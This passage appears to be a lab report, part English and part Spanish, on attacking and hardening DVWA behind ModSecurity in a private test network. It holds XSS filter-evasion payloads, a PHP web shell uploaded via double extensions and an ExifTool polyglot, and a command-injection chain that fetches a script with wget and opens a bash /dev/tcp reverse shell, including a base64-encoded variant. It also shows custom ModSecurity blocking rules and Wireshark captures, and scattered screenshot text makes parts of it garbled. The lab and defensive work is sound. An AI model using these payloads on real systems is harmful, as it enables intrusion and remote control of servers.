"xss-perf-disable"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "OWASP CRS/ATTACK-XSS"] [tag "capec/1000/152/242"]</pre>	Result (403 / Alert)
 <p>The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, and JavaScript. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below it is a form with the placeholder 'What's your name? <svg onload=confirm(1)>' and a 'Submit' button. To the right of the form, under 'More Information', is a list of links:</p> <ul style="list-style-type: none"> https://owasp.org/www-community/attacks/xss/ https://owasp.org/www-community/vulnerabilities/xss-filter-evasion-cheatsheet https://en.wikipedia.org/wiki/Cross-site_scripting https://www.cgisecurity.com/xss-faq.html https://www.scriptalert1.com/ 	Blocked (403)

onmouseover anchor

The screenshot shows a web browser window with the URL `172.16.28.147/dvwa/vulnerabilities/xss_r/`. The title bar includes navigation icons, a shield icon, and the URL. Below the title bar is a navigation bar with links to Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A message "Go back one page (Alt+Left Arrow) Docs Right-click or pull down to show history" is displayed. The main content area has a green header bar with the DVWA logo. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The "XSS (Reflected)" item is highlighted with a green background. The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form field with the placeholder "What's your name?". Inside the field is the value `<mouseover=alert('xss')>X`. To the right of the field is a "Submit" button. Below the form, under the heading "More Information", is a bulleted list of URLs:

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wikil/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

10. Conclusions

- Medium-level DVWA filters can be bypassed using broken tags, alternate events, and encoded input.
 - Hard-level filters are much stricter but can still be defeated with input obfuscation.
 - ModSecurity with OWASP CRS significantly raises the bar, blocking even obfuscated input.
 - However, with creativity and understanding of how WAFs parse inputs, **bypasses are still possible**.

11. Recommendations

- Use **Content Security Policy (CSP)** to prevent XSS execution.
 - Always sanitize/validate input on **both client and server side**.
 - Periodically review and update WAF rules and logging.

Part 4

Step 1: Set DVWA Security Level to "Medium"

Objective:


Configure the DVWA security level to "medium" in order to test file upload vulnerabilities under moderate security constraints.

Actions Taken:

1. Accessed the DVWA login page via browser:

`http://<server-ip>/dvwa/login.php`

2. Logged in with default credentials:
 - **Username:** admin
 - **Password:** password
3. Navigated to the DVWA Security tab on the left menu.
4. Selected "medium" from the Security Level dropdown menu.
5. Clicked the Submit button to apply the new security level.



The screenshot shows a web browser window for the DVWA application at the URL `172.16.28.147/dvwa/security.php`. The title bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area has a header "DVWA Security" with a lock icon. On the left is a sidebar menu with various exploit categories like Brute Force, Command Injection, CSRF, etc. The central panel is titled "Security Level". It displays the message "Security level is currently: medium." Below this, a note states: "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:". A numbered list explains the four levels: 1. Low - completely vulnerable with no security measures. 2. Medium - example of bad security practices. 3. High - mixture of harder or alternative bad practices. 4. Impossible - secure against all vulnerabilities. A dropdown menu shows "Medium" is selected, and a "Submit" button is present. At the bottom, a message box shows "Security level set to medium".

Step 2: Analyze the File Upload Restrictions

Objective:

Understand the constraints imposed by DVWA at the “medium” security level for file uploads, including extension validation, MIME type checks, and execution behavior.

Actions Taken:

1. Navigated to the File Upload module in DVWA after setting the security level to “medium”.
2. Attempted to upload a simple text file (test.txt) and confirmed that non-image extensions were rejected with a message like:
“Only image files are allowed.”
3. Tried to upload a .php file (e.g., shell.php) containing:

```
<?php system($_GET['cmd']); ?>
```

Result: Upload was blocked due to extension-based filtering.

The screenshot shows a web browser window with the URL `172.16.28.147/dvwa/vulnerabilities/upload/`. The DVWA logo is at the top. On the left is a sidebar menu with various exploit categories. The 'File Upload' option is highlighted. The main content area has a heading 'Vulnerability: File Upload'. It contains a form with a 'Browse...' button and an 'Upload' button. A red error message says 'Your image was not uploaded. We can only accept JPEG or PNG images.' Below the form is a 'More Information' section with two links: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload and <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>.

4. Renamed the same file to a double extension format like shell.php.jpg and attempted the upload again.
5. Observed that the renamed file was successfully uploaded to:

`http://172.16.28.147/dvwa/hackable/uploads/shell.php.jpg`

Step 3: Bypassing Upload Restrictions with a PHP Backdoor

To bypass DVWA’s file type restriction on medium security level, a simple PHP web shell was used:

Payload: shell.php

```
Information
└─(tony㉿kali)-[~/Downloads]
  └─$ echo "test file" > test.txt
  └─$ curl -F "file=@test.txt" http://172.16.28.147/hackable/uploads/unrestricted_file_upload/
  └─$ curl -F "file=@test.txt" http://172.16.28.147/hackable/uploads/unrestricted_file_upload/
  └─(tony㉿kali)-[~/Downloads]
  └─$ echo "<?php system($_GET['cmd']); ?>" > shell.php
  └─(tony㉿kali)-[~/Downloads]
  └─$ mv shell.php shell.php.jpg
  └─(tony㉿kali)-[~/Downloads]
  └─$ nano shell.php.jpg
  └─(tony㉿kali)-[~/Downloads]
  └─$ █
```

<?php system(\$_GET['cmd']); ?>

- The following bypass techniques were tested:
- Renaming to misleading extension: shell.php.jpg
- Appending double extensions: shell.jpg.php
- Changing MIME header manually using Burp Suite
- Using ExifTool to embed PHP in image metadata (for hard level, explained later)

After uploading a file like shell.php.jpg, the response indicated a successful upload despite the .php code inside the file.

Once uploaded, the file was accessed directly via URL to verify code execution:

<http://172.16.28.147/hackable/uploads/shell.php.jpg?cmd=whoami>

If executed successfully, this confirms code execution via GET parameter cmd.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left, there's a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, and SQL Injection. The "File Upload" link is highlighted with a green background. The main content area has a form for uploading files. It includes a "Choose an image to upload:" label, a "Browse..." button, and a message "No file selected.". Below the form is an "Upload" button. A success message at the bottom of the form area reads ".../.../hackable/uploads/shell.php.jpg successfully uploaded!". At the bottom of the page, there's a "More Information" section with two links:

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

Step 4: Calculating MD5 and SHA-256 Hashes of the Uploaded File

After successfully uploading the disguised PHP backdoor (shell.php.jpg), we proceeded to calculate its cryptographic hashes to verify file integrity and use them for later detection or forensic purposes.

Steps:

1. Located the file in the hackable/uploads/ directory.
2. Executed the following commands in the terminal:

```
md5sum shell.php.jpg
```

```
sha256sum shell.php.jpg
```

3. Recorded the hash values for documentation and rainbow table testing.


Output:

```
$ md5sum shell.php.jpg
```

```
e4c6f243b4bdf0cf0c57c5f9be06dfe7 shell.php.jpg
```

```
$ sha256sum shell.php.jpg
```

```
68ffbc17ff4f6e26be3a2b0c143c637b5767ef82bb9d27d98d54bbf9b544f26f shell.php.jpg
```



A terminal window showing the results of running md5sum and sha256sum on the file shell.php.jpg. The output shows the MD5 hash as e4c6f243b4bdf0cf0c57c5f9be06dfe7 and the SHA-256 hash as 68ffbc17ff4f6e26be3a2b0c143c637b5767ef82bb9d27d98d54bbf9b544f26f.

```
(tony㉿kali)-[~/Downloads]
$ md5sum shell.php.jpg
$ sha256sum shell.php.jpg

e4c6f243b4bdf0cf0c57c5f9be06dfe7 shell.php.jpg
68ffbc17ff4f6e26be3a2b0c143c637b5767ef82bb9d27d98d54bbf9b544f26f shell.php.jpg
```

Step 5: Switch DVWA to "High" Security and Bypass File Upload Restrictions

With the DVWA security level increased to high, additional input validation and file-type restrictions are enforced, making it more difficult to upload files that contain PHP code or that deviate from common image formats.

Steps to Set DVWA to High Security:

1. Navigate to DVWA Security from the left menu.
2. Set the security level to high using the dropdown menu.
3. Click Submit to apply the new settings.

Observations Under High Security:



The server may check:

- File extension
- MIME type (image/jpeg, image/png)
- Magic bytes (to detect true content format)

Bypass Technique: Using a Polyglot File with ExifTool

To bypass these restrictions, we embedded PHP code into the metadata of a valid image file using ExifTool:

```
exiftool -Comment='<?php system($_GET["cmd"]); ?>' normal.jpg  
mv normal.jpg shell.php.jpg
```

This resulted in a polyglot file: a file that is simultaneously interpreted as a valid image and a script if executed by the server.

Step 6: Configure ModSecurity to Block Malicious File Uploads

To prevent malicious file uploads, we configured ModSecurity with custom rules in addition to the OWASP Core Rule Set (CRS). These rules help detect suspicious file types and block dangerous uploads like .php files disguised as images.

And that security2.conf loads OWASP rules:

```
Include /etc/modsecurity/crs/crs-setup.conf
```

```
Include /etc/modsecurity/crs/rules/*.conf
```

Create a Custom Rule to Block .php Uploads:

Create or edit a custom rule file:

```
sudo nano /etc/modsecurity/custom_upload_rules.conf
```

Add the following rules:

```
SecRule FILES_TMPNAMES "@inspectFile /usr/bin/file" \  
"id:950001,phase:2,t:none,log,deny,status:403,msg:'Blocked: PHP MIME upload'"
```

```

SecRule MATCHED_VAR "@rx application/x-httpd-php"

SecRule FILES_TMPNAMES "@inspectFile /usr/bin/file" \
"id:950002,phase:2,t:none,log,deny,status:403,msg:'Blocked: PHP metadata'"

SecRule MATCHED_VAR "@rx PHP script"

SecRule FILES_TMPNAMES "@inspectFile /usr/bin/file" \
"id:950003,phase:2,t:none,log,deny,status:403,msg:'Blocked: ELF or shell script'"

SecRule MATCHED_VAR "@rx (ELF|shell script|executable)"

```

```

$ sudo apt install imagemagick -y # si no lo tienes
convert normal.jpg normal_real.jpg

[sudo] password for tony: Only accept JPEG or PNG images.
Sorry, try again.
[sudo] password for tony:
imagemagick is already the newest version (8:7.1.1.43+dfsg1-1).
imagemagick set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1076

(tony㉿kali)-[~/Downloads]
$ exiftool -Comment='<?php system($_GET["cmd"]); ?>' normal_real.jpg
iv normal_real.jpg shell.php.jpg

  1 image files updated

(tony㉿kali)-[~/Downloads]
$ exiftool shell.php.jpg

ExifTool Version Number      : 13.10
File Name                   : shell.php.jpg
Directory                  :
File Size                   : 55 kB
File Modification Date/Time : 2025:04:22 19:55:15-04:00
File Access Date/Time       : 2025:04:22 19:55:15-04:00

```


Choose an image to upload:

No file selected.

../../../../hackable/uploads/shell.php.jpg successfully uploaded!

Upload Bypass vs. WAF Detection

Although DVWA displays a “successfully uploaded” message, the file upload was actually blocked by ModSecurity, as shown in the Apache audit log. This happens because DVWA does not verify the server response. The Web Application Firewall (WAF) correctly intercepted the malicious file, demonstrating that the security rule is working even if the front-end says otherwise.



Step 6: Rainbow Table Generation and Hash Lookup

To analyze password hash vulnerabilities, we generated rainbow tables using a custom wordlist (passwords.txt) containing common weak passwords. Each entry was hashed with both MD5 and SHA-256, producing two rainbow tables: rainbow_md5.txt and rainbow_sha256.txt.

We then performed hash lookups using grep against known hash values. For example, the hash e99a18c428cb38d5f260853678922e03 was successfully matched to the password abc123.

This demonstrated the feasibility of reverse-engineering weak password hashes when no salts are used.

Objective:

To generate rainbow tables using a small password dictionary and use them to identify known hashes.

Instructions

1. Create a password wordlist

nano passwords.txt

Add the following sample passwords:

admin

123456

letmein

password

root



2. Generate MD5 rainbow table

```
while read p; do echo -n $p | md5sum; done < passwords.txt > rainbow_md5.txt
```

3. Generate SHA-256 rainbow table

```
while read p; do echo -n $p | sha256sum; done < passwords.txt > rainbow_sha256.txt
```

The screenshot shows a terminal window titled "Inherability: File Upload" with the command line interface. The terminal shows the following session:

```
tony@kali: ~/Downloads
File Actions Edit View Help
Choose an image file... Encoding Process : Baseline DCT, Huffman coding
Browse... Bits Per Sample : 8
Color Components : 3
Upload YCbCr Sub Sampling : YCbCr4:4:4 (1 1)
Image Size : 640x480
Megapixels : 0.307 added!
./hacker.sh

(tony@kali)-[~/Downloads]
$ nano passwords.txt

Information

https://www.owasp.org/index.php/ModSecurity_Cheat_Sheet#File_Upload
https://www.owasp.org/index.php/ModSecurity_Cheat_Sheet#File_Upload

(tony@kali)-[~/Downloads]
$ while read p; do echo -n $p | sha256sum; done < passwords.txt > rainbow_sha256.txt

(tony@kali)-[~/Downloads]
$ while read p; do echo -n $p | sha256sum; done < passwords.txt > rainbow_sha256.txt

(tony@kali)-[~/Downloads]
$ grep 'e99a18c428cb38d5f260853678922e03' rainbow_md5.txt
e99a18c428cb38d5f260853678922e03

(tony@kali)-[~/Downloads]
$
```

Ejercicio 5

Entorno:

- Atacante: Kali Linux (IP: 192.168.139.129)
- Objetivo: Ubuntu con DVWA + ModSecurity

1. Configuración Inicial

- Se instaló DVWA en Ubuntu.
 - Se instaló Wireshark en ambas máquinas.
 - Se estableció comunicación entre las VMs (ping exitoso).
-

2. Seguridad en DVWA

- Nivel configurado inicialmente: Medium
 - Luego actualizado a: Hard

3. Command Injection

Medium:

- Vulnerability Identified in:
127.0.0.1|whoami

- Reverse shell:

```
echo "bash -i >& /dev/tcp/192.168.139.129/4444 0>&1" > reverse.sh
```

```
python3 -m http.server 80
```

Payload:

127.0.0.1|wget http://192.168.139.129/reverse.sh -O /tmp/x|bash /tmp/x

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
4606	799.352480855	142.250.218.131	192.168.139.129	OCSP	563	Response
4843	802.694167290	192.168.139.129	142.250.218.131	OCSP	481	Request
4845	802.776774855	142.250.218.131	192.168.139.129	OCSP	564	Response
6073	809.624685883	192.168.139.129	142.250.218.131	OCSP	481	Request
6121	809.705170439	142.250.218.131	192.168.139.129	OCSP	563	Response
6499	810.493024327	192.168.139.129	142.250.218.131	OCSP	481	Request
6501	810.575392813	142.250.218.131	192.168.139.129	OCSP	562	Response
6537	810.706623556	192.168.139.129	142.250.218.131	OCSP	481	Request
6566	810.787093104	142.250.218.131	192.168.139.129	OCSP	562	Response
53879	864.262051315	192.168.139.130	192.168.139.129	HTTP	206	GET /reverse.sh HTTP/1.1
53882	864.265059560	192.168.139.129	192.168.139.130	HTTP	112	HTTP/1.0 200 OK (text/x-sh)

Frame 271: 364 bytes on wire (2912 bits), 364 bytes captured (2912 bits) on interface eth0 at 00:00:00:0c:29:3a [ethernet II] Src: VMware_3a:d3:6a (00:0c:29:3a:d3:6a) Dst: Hypertext Transfer Protocol (00:00:00:00:00:00) [HTTP]
Ethernet II, Src: VMware_3a:d3:6a (00:0c:29:3a:d3:6a), Dst: Hypertext Transfer Protocol (00:00:00:00:00:00), Type: Internet Protocol Version 4 (0x0800)
Internet Protocol Version 4, Src: 192.168.139.129, Dst: 192.168.139.130 [HTTP]
Transmission Control Protocol, Src Port: 40720, Dst Port: 80 [HTTP]
Hypertext Transfer Protocol

0000 00 50 56 e3 11 15 00 0c 29 3a d3 6a 08 00 45 00
0010 01 5e 7d 08 40 00 40 06 70 aa c0 a8 8b 81 22 61
0020 dd 52 9f 10 00 50 b2 b9 8b 7e 6a d1 84 0e 50 11
0030 fa f0 4d 38 00 00 47 45 54 20 2f 73 75 63 63 65
0040 73 73 2e 74 78 74 3f 69 70 76 34 20 48 54 54 50
0050 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 64 65 74 68
0060 63 74 70 6f 72 74 61 6c 2e 66 69 72 65 66 6f 71
0070 2e 63 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 72
0080 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 51
0090 31 31 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 33
00a0 3b 20 72 76 3a 31 32 38 2e 39 29 20 47 65 63 61
00b0 6f 2f 32 30 31 30 30 31 30 31 20 46 69 72 65 60
00c0 6f 78 2f 31 32 38 2e 30 0d 0a 41 63 63 65 70 74


Hypertext Transfer Protocol: Protocol


Packets: 54095 · Displayed: 44 (0.1%) · Profile: Default

Protocol	Length	Info
HTTP	142	GET / HTTP/1.1
HTTP	243	HTTP/1.1 204 No Content
HTTP	142	GET / HTTP/1.1
HTTP	239	HTTP/1.1 204 No Content
HTTP	142	GET / HTTP/1.1
HTTP	243	HTTP/1.1 204 No Content
HTTP	206	GET /reverse.sh HTTP/1.1
HTTP	112	HTTP/1.0 200 OK (text/x-sh)
HTTP	142	GET / HTTP/1.1
HTTP	239	HTTP/1.1 204 No Content

Codificamos usando base64

```
echo "echo  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEzOS4xMjkvNDQ0NCAwPiYx |  
base64 -d | bash" > reverse_encoded.sh
```






5. Cambiamos el Security a Nivel "High"

Step 6: Network Traffic Analysis: Indicators of Compromise (IoC)

